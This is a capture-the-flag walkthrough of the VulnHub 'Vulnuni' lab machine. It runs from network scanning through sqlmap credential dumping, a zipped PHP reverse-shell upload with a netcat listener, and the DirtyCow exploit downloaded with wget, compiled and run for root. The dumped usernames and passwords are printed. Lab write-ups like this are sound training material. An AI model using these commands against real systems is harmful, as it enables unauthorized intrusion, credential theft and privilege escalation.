Vulnuni

Vulnuni is another great boot1root challenge created by emaragkos. This boot2root machine is realistic without any CTF elements and pretty straight forward.

Goal: Hack your University and get root access to the server.

To successfully complete the challenge you need to get user and root flags.

Difficulty: Easy / Beginner Level

Link to download: https://www.vulnhub.com/entry/vulnuni-101,439/

Reconnaisance

As always let's start by identifying IP of the target machine using netdiscover sudo netdiscover -i vboxnet0

```
Currently scanning: 172.16.20.0/16 | Screen View: Unique Hosts


3 Captured ARP Req/Rep packets, from 1 hosts. Total size: 180

IP At MAC Address Count Len MAC Vendor / Hostname

192.168.56.151 08:00:27:dd:c1:29 3 180 PCS Systemtechnik GmbH
```

Target IP- 192.168.56.151

Now let's find open ports, services, versions, os etc using nmap sudo nmap -A -p- 192.168.56.151




Output showed one open port which is port 80(http)

Enumeration


Let's explore the only open port which is port 80 http://192.168.56.151




There was a lot of directories and enumerated each one by one and after some more time of searching we got a hint from the source code of cources directory.




We got a hint related to a elcass portal and without wasting further time went on to check that.



Now we got the proper webpage of a login portal. Let's do a directory scan to see if any suspicious directories are indexed.




There happened to be a lot of directories. After exploring for some more time we found the webpage showed the version of the eclass portal.



Exploitation

Now we tried to use some sql queries to check whether it was vulnerable but couldn't get. Then did sql injection using sqlmap and turned out it vas actually vulnerable and we got the databases, users and passwords. sqlmap --url http://vulnuni.local/vulnuni-eclass/ --forms --dbs --batch



sqlmap --url http://vulnuni.local/vulnuni-eclass/ --forms --dbs -D eclass -T user-C user --dump --batch

```
admin
[18:51:52] [INFO] retrieved: garris.e
[18:52:18] [INFO] retrieved: perez.s
[18:52:46] [INFO] retrieved: smith.j
Database: eclass
Table: user
[4 entries]
+-----+
| username |
+-----+
| admin |
| garris.e |
| perez.s |
| smith.j |
+-----+
```

sqlmap --url http://vulnuni.local/vulnuni-eclass/ --forms --dbs -T user -C password --batch


```
[18:56:18] [INFO] retrieved: i74nw02nm3
[18:56:57] [INFO] retrieved: ilikecats89
[18:57:31] [INFO] retrieved: smith.j.1971
Database: eclass
Table: user
[4 entries]
+-----+
| password |
+----+
| hf74nd9dmw |
| i74nw02nm3 |
| ilikecats89 |
| smith.j.1971 |
+-----+
```

so we got few usernames and passwords and after some tries we were able to login using username- admin


password-ilikecats89

now we got into the dashboard and after enumerating a lot we weren't able to find the path to upload file to get a reverse shell or any command injection.


so we checked the dashboard and found out the version of this eclass platform



This version is vulnerable and there is a exploit about it in exploitdb.



Finally got the path to upload the file and get the reverse shell http://vulnuni.local/vulnuni-eclass/modules/cource_info/restore_cource.php




The file had to in a zip format so we compressed our php file in a zip file and uploaded.

Then after uploading we started the listner to capture our reverse shell. And went to the directory then clicked .


The path were our file was stored was given in the exploitdb

http://vulnuni.local/vulnuni-eclass/cources/tmpUnzipping baz1.php

nc -lvp 1234




And we got our shell then used a oneliner to get a proper shell python -c 'import pty;pty.spawn("/bin/bash")' cd /home/vulnuni cat flag.txt




Post Exploitation

Now we got the user flag. Let's go on to escalate privilege and get to the root flag. we spend a lot of time finding any hidden path,file or any script but nothing worked. then when checked the version came to know the version was old and there was a exploit called dirtycow https://www.exploit-db.com/exploits/40616




uname -a wget https://www.exploit-db.com/exploits/40616 gcc 40616.c -o baz -pthread



./baz id

And finally we got were into root user.



.....Нарру

Hacking.....